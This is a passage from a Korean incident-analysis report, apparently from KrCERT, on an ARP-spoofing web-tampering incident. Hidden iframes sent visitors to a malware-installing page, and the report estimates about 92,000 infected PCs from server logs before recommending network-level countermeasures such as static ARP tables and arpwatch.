일반적인 경우, 인터넷 사용자가 공격자가 만들어 놓은 music.htm 파일의 경로를 정확히 알고 주소창에 직접 입력하는 경우는 드물 것이다. 따라서, 이 경우 인터넷 사용자가 경유지 사이트를 방문했는데 경유지 사이트에 숨겨진 iframe으로 인해 자동으로 공격자가 만들어 놓은 music.htm에 접속하였다고 추측할 수 있다.

music.htm 파일을 요청한 웹사이트는 총 1,000여 개였으며, 이들은 악성코드 경유지 사이트로 악용되고 있는 사이트들로 추정된다. 이들 중 상당수는 게임관련 사이트들이었으며, 분석 당시에도 이들 사이트 중 일부에서 악의적인 iframe이 숨겨져 있는 것을 확인할 수 있었다.

□ 약 62만여대 PC 중 9만 2천여대 PC 감염 추정

악성프로그램을 PC에 설치하는 공격 코드인 music.htm 파일에 대한 접속시도는 총 11,806,862회 발생했던 것으로 나타났다.

```
# grep music.htm xxx.xxx.com-access.log | wc -l
11806862
```

이 중 실제 접속이 정상적으로 이루어진 것(HTTP 상태코드 200)은 625,505개의 Unique IP로부

터의 접속이었으며, 관리자에 의해 music.htm이 수시로 삭제되어 나머지는 파일이 존재하지 않는다는 오류 메시지(HTTP 상태코드 404)가 나타났다. 62만여 대의 컴퓨터 중 보안 패치가 되지 않은 PC가 악성프로그램을 다운로드 받은 기록이 남겨져 있었으며, 그 수는 약 9만 2천대로 확인되었다.

5. 결론 및 대책

본 사고의 분석 결과 가장 큰 특징으로는, 웹 변조와 관련된 침해 사고가 더 이상 서버 내부에서만의 문제가 아니라는 점이다. 그러므로 아무리 웹 사이트보안을 철저히 관리해도 네트워크상에서의 웹 변조를 방지하기는 어렵기 때문에, 네트워크상에서의 보안도 함께 고려해야 한다. 또한, 서버 담당자뿐만 아니라 네트워크 담당자, ISP 또는 IDC운용자, 호스팅사업자등 제반 환경에 연관된 담당자들의 협조도 반드시 필요하다. 본 사고는 웹 서버나 프로그램의 취약점이 아니라, ARP 프로토콜 표준의 악용으로 인한 것이므로, 취약점 패치가 필요하지는 않으며, 운용환경의 설정을 강화하는 것으로 보완할 수 있다.

ARP spoofing에 대응할 수 있는 대책으로는, 네트워크 관리자가 게이트웨이에서 정적 ARP Table을 관리하고, 스위칭 장비에서 각 포트별 정적인 MAC 설정 및 서버에서도 정적인 ARP cache로 운용하는 것이 바람직하다. 현실적으로는 지켜지기 어렵지만, NIC 또는 서버나 라우터의 교체가 빈번하지 않은 IDC환경에서는 충분히 관리할 수 있을 것이다.

그리고 만약 특정 호스트로부터 지속적인 ARP 패킷이 수신된다면 비정상적인 호스트일 가능성이 높으므로 주의해야 한다. ARP cache를 감독하기 위한 도구도 있는데, 예를 들면 arpwatch[5]라는 프로그램은 ARP cache를 모니터링하여 변경되는 경우에는 관리자에게 알린다.

최종적으로 악성코드 삽입으로 인한 피해를 줄이기 위해서는, PC의 올바른 관리와 서버들의 보안수준 강화로 사고를 예방하고, 악성프로그램의 중계지 뿐만 아니라 악성프로그램의 유포지에 대해서도 적극적인 재발방지 노력을 기울여야 한다. 이러한 웹 변조 침해사고가 재발되는 대부분의 경우는 악성코드만을 삭제하거나 악성프로그램 파일을 삭제하는 것으로 조치를 끝내는 경우가 많기 때문인데, 원인 분석을 통해 침해사고의 경로를 파악하고 보완하지 않으면 계속해서 재발되는 사고를 막기는 사실상 불가능하다. 그러므로 침해사고가 발생하면 분석절차 가이드[6] 등과 같은 문서를 참조하여, 철저한 원인분석과 보완작업 등 재발방지를 위한 사후조치가 반드시 필요하다.

[1] KrCERT 인터넷 침해사고 동향 및 분석 월보, 악성코드 삽입 유형 분석, 2006. 10, www.krcert.or.kr

[2] KrCERT 기술문서, 네트워크 스니핑 기술 및 방지대책, 2000. 05, www.krcert.or.kr

[3] http://upx.sourceforge.net/

[4] TCP/IP Illustrated Vol 1,p. 60, W.Richard Stevens

[5] http://ee.lbl.gov/

[6] KrCERT 침해사고 분석절차 가이드, www.krcert.or.kr